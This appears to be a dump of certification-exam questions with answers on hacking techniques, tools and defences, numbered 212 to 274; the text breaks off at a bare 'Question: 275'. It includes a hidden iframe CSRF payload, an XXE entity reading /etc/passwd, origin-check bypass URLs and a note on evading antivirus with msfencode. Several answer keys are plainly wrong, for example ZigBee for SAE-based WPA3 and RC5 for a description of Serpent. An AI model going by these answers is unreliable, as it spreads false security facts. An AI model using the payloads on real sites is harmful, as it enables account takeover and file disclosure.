
< iframe src=““http://www.vulnweb.com/updateif.php”” style=““display:none”” > < /iframe >

What is this type of attack (that can use either HTTP GET or HTTP POST) called?

A. Browser Hacking
B. Cross-Site Scripting
C. SQL Injection
D. Cross-Site Request Forgery

Answer: D

https://book.hacktricks.xyz/pentesting-web/csrf-cross-site-request-forgery
Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.
This is done by making a logged in user in the victim platform access an attacker controlled website and from there execute malicious JS code, send forms or retrieve "images" to the victims account.
In order to be able to abuse a CSRF vulnerability you first need to find a relevant action to abuse (change password or email, make the victim follow you on a social network, give you more privileges...). The session must rely only on cookies or HTTP Basic Authentication header, any other header can't be used to handle the session. An finally, there shouldn't be unpredictable parameters on the request.
Several counter-measures could be in place to avoid this vulnerability. Common defenses:
- SameSite cookies: If the session cookie is using this flag, you may not be able to send the cookie from arbitrary web sites.
- Cross-origin resource sharing: Depending on which kind of HTTP request you need to perform to abuse the relevant action, you may take int account the CORS policy of the victim site. Note that the CORS policy won't affect if you just want to send a GET request or a POST request from a form and you don't need to read the response.
- Ask for the password user to authorise the action.
- Resolve a captcha
- Read the Referrer or Origin headers. If a regex is used it could be bypassed form example with:
http://mal.net?orig=http://example.com (ends with the url)
http://example.com.mal.net (starts with the url)
- Modify the name of the parameters of the Post or Get request
- Use a CSRF token in each session. This token has to be send inside the request to confirm the action. This token could be protected with CORS.



Question: 213

Which Metasploit Framework tool can help penetration tester for evading Anti-virus Systems?

A. msfpayload
B. msfcli
C. msfd
D. msfencode

Answer: D

https://www.offensive-security.com/metasploit-unleashed/msfencode/
One of the best ways to avoid being stopped by antivirus software is to encode our payload with msfencode. Msfencode is a useful tool that alters the code in an executable so that it looks different to antivirus software but will still run the same way. Much as the binary attachment in email is encoded in

Base64, msfencode encodes the original executable in a new binary. Then, when the executable is run, msfencode decodes the original code into memory and exe-cutes it.
Incorrect answers:
msfpayload
https://www.offensive-security.com/metasploit-unleashed/msfpayload/
MSFpayload is a command line instance of Metasploit that is used to generate and output all of the various types of shellcode that are available in Metasploit. The most common use of this tool is for the generation of shellcode for an exploit that is not currently in the Metasploit Framework or for testing different types of shellcode and options before finalizing an Exploit Module.
msfcli
https://www.offensive-security.com/metasploit-unleashed/msfcli/
The msfcli provides a powerful command line interface to the framework. This allows you to easily add Metasploit exploits into any scripts you may create.

Question: 214

When you are testing a web application, it is very useful to employ a proxy tool to save every request and response. You can manually test every request and analyze the response to find vulnerabilities. You can test parameter and headers manually to get more precise results than if using web vulnerability scanners.
What proxy tool will help you find web vulnerabilities?

A. Maskgen
B. Dimitry
C. Burpsuite
D. Proxychains

Answer: C

Question: 215

Which Nmap option would you use if you were not concerned about being detected and wanted to perform a very fast scan?

A. -T5
B. -O
C. -T0
D. -A

Answer: A

Question: 216

Geena, a cloud architect, uses a master component in the Kubernetes cluster architecture that scans newly generated pods and allocates a node to them. This component can also assign nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.
Which of the following master components is explained in the above scenario?

A. Kube-controller-manager
B. Kube-scheduler
C. Kube-apiserver
D. Etcd cluster

Answer: B

Question: 217

_____ is a type of phishing that targets high-profile executives such as CEOs, CFOs, politicians, and celebrities who have access to confidential and highly valuable information.

A. Spear phishing
B. Whaling
C. Vishing
D. Phishing

Answer: B

Question: 218

Peter, a system administrator working at a reputed IT firm, decided to work from his home and login remotely. Later, he anticipated that the remote connection could be exposed to session hijacking. To curb this possibility, he implemented a technique that creates a safe and encrypted tunnel over a public network to securely send and receive sensitive information and prevent hackers from decrypting the data flow between the endpoints. What is the technique followed by Peter to send files securely through a remote connection?

A. DMZ
B. SMB signing
C. VPN
D. Switch network

Answer: C

Question: 219

An attacker can employ many methods to perform social engineering against unsuspecting employees, including scareware.
What is the best example of a scareware attack?

A. A pop-up appears to a user stating, "You have won a free cruise! Click here to claim your prize!"
B. A banner appears to a user stating, "Your account has been locked. Click here to reset your password and unlock your account."
C. A banner appears to a user stating, "Your Amazon order has been delayed. Click here to find out your new delivery date."
D. A pop-up appears to a user stating, "Your computer may have been infected with spyware. Click here to install an anti-spyware tool to resolve this issue."

Answer: D

Question: 220

Bill has been hired as a penetration tester and cyber security auditor for a major credit card company. Which information security standard is most applicable to his role?

A. FISMA
B. HITECH
C. PCI-DSS
D. Sarbanes-OxleyAct

Answer: C

Question: 221

Tony wants to integrate a 128-bit symmetric block cipher with key sizes of 128,192, or 256 bits into a software program, which involves 32 rounds of computational operations that include substitution and permutation operations on four 32-bit word blocks using 8-variable S-boxes with 4-bit entry and 4-bit exit. Which of the following algorithms includes all the above features and can be integrated by Tony into the software program?

A. TEA
B. CAST-128
C. RC5
D. serpent

Answer: C

Question: 222

Morris, an attacker, wanted to check whether the target AP is in a locked state. He attempted using different utilities to identify WPS-enabled APs in the target wireless network. Ultimately, he succeeded with one special command-line utility. Which of the following command-line utilities allowed Morris to discover the WPS-enabled APs?

A. wash
B. ntptrace
C. macof
D. net View

Answer: A

Question: 223

What type of virus is most likely to remain undetected by antivirus software?

A. Cavity virus
B. Stealth virus
C. File-extension virus
D. Macro virus

Answer: B

Question: 224

Ben purchased a new smartphone and received some updates on it through the OTA method. He received two messages: one with a PIN from the network operator and another asking him to enter the PIN received from the operator. As soon as he entered the PIN, the smartphone started functioning in an abnormal manner. What is the type of attack performed on Ben in the above scenario?

A. Advanced SMS phishing
B. Bypass SSL pinning
C. Phishing
D. Tap 'n ghost attack

Answer: A

Question: 225

Jack, a professional hacker, targets an organization and performs vulnerability scanning on the target web server to identify any possible weaknesses, vulnerabilities, and misconfigurations. In this process, Jack uses an automated tool that eases his work and performs vulnerability scanning to find hosts, services, and other vulnerabilities in the target server. Which of the following tools is used by Jack to perform vulnerability scanning?

A. Infoga
B. WebCopier Pro
C. Netsparker
D. NCollector Studio

Answer: A

Question: 226

Stephen, an attacker, targeted the industrial control systems of an organization. He generated a fraudulent email with a malicious attachment and sent it to employees of the target organization. An employee who manages the sales software of the operational plant opened the fraudulent email and clicked on the malicious attachment. This resulted in the malicious attachment being downloaded and malware being injected into the sales software maintained in the victim's system. Further, the malware propagated itself to other networked systems, finally damaging the industrial automation components. What is the attack technique used by Stephen to damage the industrial systems?

A. Spear-phishing attack
B. SMishing attack
C. Reconnaissance attack
D. HMI-based attack

Answer: A

Question: 227

Shiela is an information security analyst working at HiTech Security Solutions. She is performing service version discovery using Nmap to obtain information about the running services and their versions on a target system.
Which of the following Nmap options must she use to perform service version discovery on the target host?

A. -SN
B. -SX
C. -sV
D. -SF

Answer: C

Question: 228

Kate dropped her phone and subsequently encountered an issue with the phone's internal speaker. Thus, she is using the phone's loudspeaker for phone calls and other activities. Bob, an attacker, takes advantage of this vulnerability and secretly exploits the hardware of Kate's phone so that he can monitor the loudspeaker's output from data sources such as voice assistants, multimedia messages, and audio files by using a malicious app to breach speech privacy. What is the type of attack Bob performed on Kate in the above scenario?

A. Man-in-the-disk attack
B. aLTEr attack
C. SIM card attack
D. Spearphone attack

Answer: D

Question: 229

Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network.
What is the type of vulnerability assessment that Jude performed on the organization?

A. External assessment
B. Passive assessment
C. Host-based assessment
D. Application assessment

Answer: A

Types of Vulnerability Assessment - External Assessment External assessment examines the network from a hacker’s point of view to identify exploits and vulnerabilities accessible to the outside world. These types of assessments use external devices such as firewalls, routers, and servers. An external assessment estimates the threat of network security attacks from outside the organization. It determines the level of security of the external network and firewall. (P.527/511)
External assessment examines the network from a hacker’s point of view to identify exploits and vulnerabilities accessible to the outside world. These types of assessments use external devices such as firewalls, routers, and servers. An external assessment estimates the threat of network security attacks from outside the organization. It determines the level of security of the external network and firewall. The following are some of the possible steps in performing an external assessment:

o Determine a set of rules for firewall and router configurations for the external network
o Check whether the external server devices and network devices are mapped o Identify open ports and related services on the external network o Examine the patch levels on the server and external network devices o Review detection systems such as IDS, firewalls, and application-layer protection systems
o Get information on DNS zones
o Scan the external network through a variety of proprietary tools available on the Internet
o Examine Web applications such as e-commerce and shopping cart software for vulnerabilities

Question: 230

Roma is a member of a security team. She was tasked with protecting the internal network of an organization from imminent threats. To accomplish this task, Roma fed threat intelligence into the security devices in a digital format to block and identify inbound and outbound malicious traffic entering the organization's network.
Which type of threat intelligence is used by Roma to secure the internal network?

A. Technical threat intelligence
B. Operational threat intelligence
C. Tactical threat intelligence
D. Strategic threat intelligence

Answer: A

Question: 231

Becky has been hired by a client from Dubai to perform a penetration test against one of their remote offices. Working from her location in Columbus, Ohio, Becky runs her usual reconnaissance scans to obtain basic information about their network. When analyzing the results of her Whois search, Becky notices that the IP was allocated to a location in Le Havre, France. Which regional Internet registry should Becky go to for detailed information?

A. ARIN
B. APNIC
C. RIPE
D. LACNIC

Answer: C

Regional Internet Registries (RIRs):
ARIN (American Registry for Internet Numbers)
AFRINIC (African Network Information Center)
APNIC (Asia Pacific Network Information Center)
RIPE (Réseaux IP Européens Network Coordination Centre)
LACNIC (Latin American and Caribbean Network Information Center)

Question: 232

Joel, a professional hacker, targeted a company and identified the types of websites frequently visited by its employees. Using this information, he searched for possible loopholes in these websites and injected a malicious script that can redirect users from the web page and download malware onto a victim's machine. Joel waits for the victim to access the infected web application so as to compromise the victim's machine. Which of the following techniques is used by Joel in the above scenario?

A. DNS rebinding attack
B. Clickjacking attack
C. MarioNet attack
D. Watering hole attack

Answer: D

Web Application Threats - Watering Hole Attack In a watering hole attack, the attacker identifies the kinds of websites a target company/individual frequently surfs and tests those particular websites to identify any possible vulnerabilities. Attacker injects malicious script/code into the web application that can redirect the webpage and download malware onto the victim machine. (P.1797/1781)

Question: 233

Juliet, a security researcher in an organization, was tasked with checking for the authenticity of images to be used in the organization's magazines. She used these images as a search query and tracked the original source and details of the images, which included photographs, profile pictures, and memes. Which of the following footprinting techniques did Rachel use to finish her task?

A. Reverse image search
B. Meta search engines
C. Advanced image search
D. Google advanced search

Answer: A

Gathering Information using Reverse Image Search Reverse image search helps an attacker in tracking the original source and details of images, such as photographs, profile pictures, and memes Attackers can use online tools such as Google Image Search, TinEye Reverse Image Search, and Yahoo Image Search to perform reverse

Question: 234

A security analyst uses Zenmap to perform an ICMP timestamp ping scan to acquire information related to the
current time from the target host machine.

Which of the following Zenmap options must the analyst use to perform the ICMP timestamp ping scan?

A. -PY
B. -PU
C. -PP
D. -Pn

Answer: C

Question: 235

Elante company has recently hired James as a penetration tester. He was tasked with performing enumeration on an organization's network. In the process of enumeration, James discovered a service that is accessible to external sources. This service runs directly on port 21. What is the service enumerated byjames in the above scenario?

A. Border Gateway Protocol (BGP)
B. File Transfer Protocol (FTP)
C. Network File System (NFS)
D. Remote procedure call (RPC)

Answer: B

Question: 236

Given below are different steps involved in the vulnerability-management life cycle.
1) Remediation
2) Identify assets and create a baseline
3) Verification
4) Monitor
5) Vulnerability scan
6) Risk assessment
Identify the correct sequence of steps involved in vulnerability management.

A. 2-->5-->6-->1-->3-->4
B. 2-->1-->5-->6-->4-->3
C. 2-->4-->5-->3-->6--> 1
D. 1-->2-->3-->4-->5-->6

Answer: A

Question: 237

Tony is a penetration tester tasked with performing a penetration test. After gaining initial access to a target
system, he finds a list of hashed passwords.
Which of the following tools would not be useful for cracking the hashed passwords?

A. John the Ripper
B. Hashcat
C. netcat
D. THC-Hydra

Answer: C

Question: 238

Which Nmap switch helps evade IDS or firewalls?

A. -n/-R
B. -0N/-0X/-0G
C. -T
D. -D

Answer: C

Question: 239

Harper, a software engineer, is developing an email application. To ensure the confidentiality of email messages. Harper uses a symmetric-key block cipher having a classical 12- or 16-round Feistel network with a block size of 64 bits for encryption, which includes large 8 x 32-bit S-boxes (S1, S2, S3, S4) based on bent functions, modular addition and subtraction, key-dependent rotation, and XOR operations. This cipher also uses a masking key(Km1)and a rotation key (Kr1) for performing its functions. What is the algorithm employed by Harper to secure the email messages?

A. CAST-128
B. AES
C. GOST block cipher
D. DES

Answer: A

Question: 240

Which of the following Google advanced search operators helps an attacker in gathering information about websites that are similar to a specified target URL?

A. [inurl:]
B. [related:]
C. [info:]
D. [site:]

Answer: B

related:This operator displays websites that are similar or related to the URL specified.

Question: 241

The security team of Debry Inc. decided to upgrade Wi-Fi security to thwart attacks such as dictionary attacks and key recovery attacks. For this purpose, the security team started implementing cutting-edge technology that uses a modern key establishment protocol called the simultaneous authentication of equals (SAE), also known as dragonfly key exchange, which replaces the PSK concept. What is the Wi-Fi encryption technology implemented by Debry Inc.?

A. WEP
B. WPA
C. WPA2
D. WPA3

Answer: D

Question: 242

Stella, a professional hacker, performs an attack on web services by exploiting a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. This further allows the transmission of web-service requests and response messages using different TCP connections. Which of the following attack techniques is used by Stella to compromise the web services?

A. XML injection
B. WS-Address spoofing
C. SOAPAction spoofing
D. Web services parsing attacks

Answer: B

WS-Address provides additional routing information in the SOAP header to support asynchronous communication. This technique allows the transmission of web service requests and response messages using different TCP connections
https://www.google.com/search?client=firefox-b-d&q=WS-Address+spoofing
CEH V11 Module 14 Page 1896

Question: 243

James is working as an ethical hacker at Technix Solutions. The management ordered James to discover how vulnerable its network is towards footprinting attacks. James took the help of an open-source framework for performing automated reconnaissance activities. This framework helped James in gathering information using free tools and resources. What is the framework used by James to conduct footprinting and reconnaissance activities?

A. WebSploit Framework
B. Browser Exploitation Framework
C. OSINT framework
D. SpeedPhish Framework

Answer: C

Question: 244

Thomas, a cloud security professional, is performing security assessment on cloud services to identify any loopholes. He detects a vulnerability in a bare-metal cloud server that can enable hackers to implant malicious backdoors in its firmware. He also identified that an installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an laaS.
What is the type of cloud attack that can be performed by exploiting the vulnerability discussed in the above scenario?

A. Man-in-the-cloud (MITC) attack
B. Cloud cryptojacking
C. Cloudborne attack
D. Metadata spoofing attack

Answer: C

Question: 245

Which among the following is the best example of the third step (delivery) in the cyber kill chain?

A. An intruder sends a malicious attachment via email to a target.
B. An intruder creates malware to be used as a malicious attachment to an email.

C. An intruder's malware is triggered when a target opens a malicious email attachment.
D. An intruder's malware is installed on a target's machine.

Answer: A

Question: 246

Dayn, an attacker, wanted to detect if any honeypots are installed in a target network. For this purpose, he used a time-based TCP fingerprinting method to validate the response to a normal computer and the response of a honeypot to a manual SYN request. Which of the following techniques is employed by Dayn to detect honeypots?

A. Detecting honeypots running on VMware
B. Detecting the presence of Honeyd honeypots
C. Detecting the presence of Snort_inline honeypots
D. Detecting the presence of Sebek-based honeypots

Answer: C

Question: 247

Which type of malware spreads from one system to another or from one network to another and causes similar types of damage as viruses do to the infected system?

A. Rootkit
B. Trojan
C. Worm
D. Adware

Answer: C

Question: 248

A group of hackers were roaming around a bank office building in a city, driving a luxury car. They were using hacking tools on their laptop with the intention to find a free-access wireless network. What is this hacking process known as?

A. GPS mapping
B. Spectrum analysis
C. Wardriving
D. Wireless sniffing

Answer: C

Question: 249

John, a security analyst working for an organization, found a critical vulnerability on the organization's LAN that allows him to view financial and personal information about the rest of the employees. Before reporting the vulnerability, he examines the information shown by the vulnerability for two days without disclosing any information to third parties or other internal employees. He does so out of curiosity about the other employees and may take advantage of this information later. What would John be considered as?

A. Cybercriminal
B. Black hat
C. White hat
D. Gray hat

Answer: D

Question: 250

BitLocker encryption has been implemented for all the Windows-based computers in an organization. You are concerned that someone might lose their cryptographic key. Therefore, a mechanism was implemented to recover the keys from Active Directory. What is this mechanism called in cryptography?

A. Key archival
B. Key escrow.
C. Certificate rollover
D. Key renewal

Answer: B

Question: 251

Miley, a professional hacker, decided to attack a target organization's network. To perform the attack, she used a tool to send fake ARP messages over the target network to link her MAC address with the target system's IP address. By performing this, Miley received messages directed to the victim's MAC address and further used the tool to intercept, steal, modify, and block sensitive communication to the target system. What is the tool employed by Miley to perform the above attack?

A. Gobbler
B. KDerpNSpoof
C. BetterCAP

D. Wireshark

Answer: C

Question: 252

Mason, a professional hacker, targets an organization and spreads Emotet malware through malicious script. After infecting the victim's device. Mason further used Emotet to spread the infection across local networks and beyond to compromise as many machines as possible. In this process, he used a tool, which is a self-extracting RAR file, to retrieve information related to network resources such as writable share drives. What is the tool employed by Mason in the above scenario?

A. NetPass.exe
B. Outlook scraper
C. WebBrowserPassView
D. Credential enumerator

Answer: D

https://us-cert.cisa.gov/ncas/alerts/TA18-201A
Currently, Emotet uses five known spreader modules: NetPass.exe, WebBrowserPassView, Mail PassView, Outlook scraper, and a credential enumerator. Credential enumerator is a self-extracting RAR file containing two components: a bypass component and a service component. The bypass component is used for the enumeration of network resources and either finds writable share drives using Server Message Block (SMB) or tries to brute force user accounts, including the administrator account. Once an available system is found, Emotet writes the service component on the system, which writes Emotet onto the disk. Emotet's access to SMB can result in the infection of entire domains (servers and clients).

Question: 253

Which wireless security protocol replaces the personal pre-shared key (PSK) authentication with Simultaneous Authentication of Equals (SAE) and is therefore resistant to offline dictionary attacks?

A. WPA3-Personal
B. WPA2-Enterprise
C. Bluetooth
D. ZigBee

Answer: D

Question: 254

A "Server-Side Includes" attack refers to the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary code remotely.
Which web-page file type, if it exists on the web server, is a strong indication that the server is vulnerable to this kind of attack?

A. .stm
B. .html
C. .rss
D. .cms

Answer: A

Question: 255

Which of the following web vulnerabilities would an attacker be attempting to exploit if they delivered the following input?
<!DOCTYPE blah [< IENTITY trustme SYSTEM "file:///etc/passwd" >] >

A. XXE
B. SQLi
C. IDOR
D. XXS

Answer: A

Question: 256

Which of the following allows attackers to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to hack.

A. Enumeration
B. Vulnerability analysis
C. Malware analysis
D. Scanning networks

Answer: D

Objectives of Footprinting Draw Network Map - Combining footprinting techniques with tools such as Tracert allows the attacker to create diagrammatic representations of the target organization’s network presence. Specficially, it allows attackers to draw a map or outline of the target organization’s network infrastructure to know about the actual environment that they are going to break into. These network diagrams can guide the attacker in performing an attack. (P.114/98)

Question: 257

Eric, a cloud security engineer, implements a technique for securing the cloud resources used by his organization. This technique assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. Using this technique, he also imposed conditions such that employees can access only the resources required for their role.
What is the technique employed by Eric to secure cloud resources?

A. Serverless computing
B. Demilitarized zone
C. Container technology
D. Zero trust network

Answer: D

Zero Trust Networks The Zero Trust model is a security implementation that by default assumes every user trying to access the network is not a trusted entity and verifies every incoming connection before allowing access to the network.It strictly follows the principle, “Trust no one and validate before providing a cloud service or granting access permission.”It also allows companies to impose conditions, such as allowing employees to only access the appropriate resources required for their work role. (P.2997/2981)
Zero Trust is a strategic initiative that helps prevent successful data breaches by eliminating the concept of trust from an organization’s network architecture. Rooted in the principle of “never trust, always verify,” Zero Trust is designed to protect modern digital environments by leveraging network segmentation, preventing lateral movement, providing Layer 7 threat prevention, and simplifying granular user-access control.

Question: 258

Calvin, a software developer, uses a feature that helps him auto-generate the content of a web page without manual involvement and is integrated with SSI directives. This leads to a vulnerability in the developed web application as this feature accepts remote user inputs and uses them on the page. Hackers can exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files. What is the type of injection attack Calvin's web application is susceptible to?

A. Server-side template injection
B. Server-side JS injection
C. CRLF injection
D. Server-side includes injection

Answer: D

Question: 259

John, a professional hacker, targeted CyberSol Inc., an MNC. He decided to discover the loT devices connected in the target network that are using default credentials and are vulnerable to various hijacking attacks. For this purpose, he used an automated tool to scan the target network for specific types of loT devices and detect whether they are using the default, factory-set credentials. What is the tool employed by John in the above scenario?

A. loTSeeker
B. loT Inspector
C. AT&T loT Platform
D. Azure loT Central

Answer: C

Question: 260

Josh has finished scanning a network and has discovered multiple vulnerable services. He knows that several of these usually have protections against external sources but are frequently susceptible to internal users. He decides to draft an email, spoof the sender as the internal IT team, and attach a malicious file disguised as a financial spreadsheet. Before Josh sends the email, he decides to investigate other methods of getting the file onto the system. For this particular attempt, what was the last stage of the cyber kill chain that Josh performed?

A. Exploitation
B. Weaponization
C. Delivery
D. Reconnaissance

Answer: B

Question: 261

An organization decided to harden its security against web-application and web-server attacks. John, a security personnel in the organization, employed a security scanner to automate web-application security testing and to guard the organization's web infrastructure against web-application threats. Using that tool, he also wants to detect XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Which of the following security scanners will help John perform the above task?

A. AlienVault®OSSIM™
B. Syhunt Hybrid

C. Saleae Logic Analyzer
D. Cisco ASA

Answer: B

Syhunt Hybrid combines comprehensive static and dynamic security scans to detect vulnerabilities like XSS, File Inclusion, SQL Injection, Command Execution and many more, including inferential, in-band and out-of-band attacks through Hybrid-Augmented Analysis (HAST). With Syhunt's unique gray box/hybrid scanning capability the information acquired during source code scans is automatically used to create and enhance dynamic scans. All entry points are covered generating detailed information about the security level of your web applications. Available for on-premises deployment for businesses using Windows and Linux 64-bit.
Web Server Security Tools - Web Application Security Scanners The Syhunt Hybrid scanner automates web application security testing and guards the organization’s web infrastructure against web application security threats. Syhunt Dynamic crawls websites and detects XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. (P.1713/1697)

Question: 262

To hide the file on a Linux system, you have to start the filename with a specific character. What is the character?

A. Exclamation mark (!)
B. Underscore (_)
C. Tilde H
D. Period (.)

Answer: D

Question: 263

Harris is attempting to identify the OS running on his target machine. He inspected the initial TTL in the IP header and the related TCP window size and obtained the following results:
TTL: 64 Window Size: 5840
What is the OS running on the target machine?

A. Solaris OS
B. Windows OS
C. Mac OS
D. Linux OS

Answer: D

Question: 264

Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by johnson in the above scenario?

A. Host-based assessment
B. Wireless network assessment
C. Application assessment
D. Distributed assessment

Answer: B

Wireless network assessment determines the vulnerabilities in an organization’s wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization’s perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.

Question: 265

Jane is working as a security professional at CyberSol Inc. She was tasked with ensuring the authentication and integrity of messages being transmitted in the corporate network. To encrypt the messages, she implemented a security model in which every user in the network maintains a ring of public keys. In this model, a user needs to encrypt a message using the receiver's public key, and only the receiver can decrypt the message using their private key. What is the security model implemented by Jane to secure corporate messages?

A. Zero trust network
B. Transport Layer Security (TLS)
C. Secure Socket Layer (SSL)
D. Web of trust (WOT)

Answer: D

Question: 266

While performing an Nmap scan against a host, Paola determines the existence of a firewall. In an attempt to determine whether the firewall is stateful or stateless, which of the following options would be best to use?

A. -sA
B. -sX
C. -sT
D. -sF

Answer: A

-sA (TCP ACK scan)
This scan is different than the others discussed so far in that it never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.
The ACK scan probe packet has only the ACK flag set (unless you use --scanflags). When scanning unfiltered systems, open and closed ports will both return a RST packet. Nmap then labels them as unfiltered, meaning that they are reachable by the ACK packet, but whether they are open or closed is undetermined. Ports that don't respond, or send certain ICMP error messages back (type 3, code 0, 1, 2, 3, 9, 10, or 13), are labeled filtered.
https://nmap.org/book/man-port-scanning-techniques.html

Question: 267

Bob wants to ensure that Alice can check whether his message has been tampered with. He creates a checksum of the message and encrypts it using asymmetric cryptography. What key does Bob use to encrypt the checksum for accomplishing this goal?

A. Alice's private key
B. Alice's public key
C. His own private key
D. His own public key

Answer: B

Question: 268

Mirai malware targets loT devices. After infiltration, it uses them to propagate and create botnets that then used to launch which types of attack?

A. MITM attack
B. Birthday attack
C. DDoS attack
D. Password attack

Answer: C

Question: 269

What information security law or standard aims at protecting stakeholders and the general public from accounting errors and fraudulent activities within organizations?

A. PCI-DSS
B. FISMA
C. SOX
D. ISO/I EC 27001:2013

Answer: C

Question: 270

Kevin, an encryption specialist, implemented a technique that enhances the security of keys used for encryption and authentication. Using this technique, Kevin input an initial key to an algorithm that generated an enhanced key that is resistant to brute-force attacks. What is the technique employed by Kevin to improve the security of encryption keys?

A. Key derivation function
B. Key reinstallation
C. A Public key infrastructure
D. Key stretching

Answer: D

Question: 271

Ron, a security professional, was pen testing web applications and SaaS platforms used by his company. While testing, he found a vulnerability that allows hackers to gain unauthorized access to API objects and perform actions such as view, update, and delete sensitive data of the company. What is the API vulnerability revealed in the above scenario?

A. Code injections
B. Improper use of CORS
C. No ABAC validation
D. Business logic flaws

Answer: C

Question: 272

Leverox Solutions hired Arnold, a security professional, for the threat intelligence process. Arnold collected information about specific threats against the organization. From this information, he retrieved contextual information about security events and incidents that helped him disclose potential risks and gain insight into attacker methodologies. He collected the information from sources such as humans, social media, and chat rooms as well as from events that resulted in cyberattacks. In this process, he also prepared a report that includes identified malicious activities, recommended courses of action, and warnings for emerging attacks. What is the type of threat intelligence collected by Arnold in the above scenario?

A. Strategic threat intelligence
B. Tactical threat intelligence
C. Operational threat intelligence
D. Technical threat intelligence

Answer: C

Question: 273

Rebecca, a security professional, wants to authenticate employees who use web services for safe and secure communication. In this process, she employs a component of the Web Service Architecture, which is an extension of SOAP, and it can maintain the integrity and confidentiality of SOAP messages. Which of the following components of the Web Service Architecture is used by Rebecca for securing the communication?

A. WSDL
B. WS Work Processes
C. WS-Policy
D. WS-Security

Answer: D

Question: 274

Jake, a professional hacker, installed spyware on a target iPhone to spy on the target user's activities. He can take complete control of the target mobile device by jailbreaking the device remotely and record audio, capture screenshots, and monitor all phone calls and SMS messages. What is the type of spyware that Jake used to infect the target device?

A. DroidSheep

B. Androrat
C. Zscaler
D. Trident

Answer: D

Question: 275

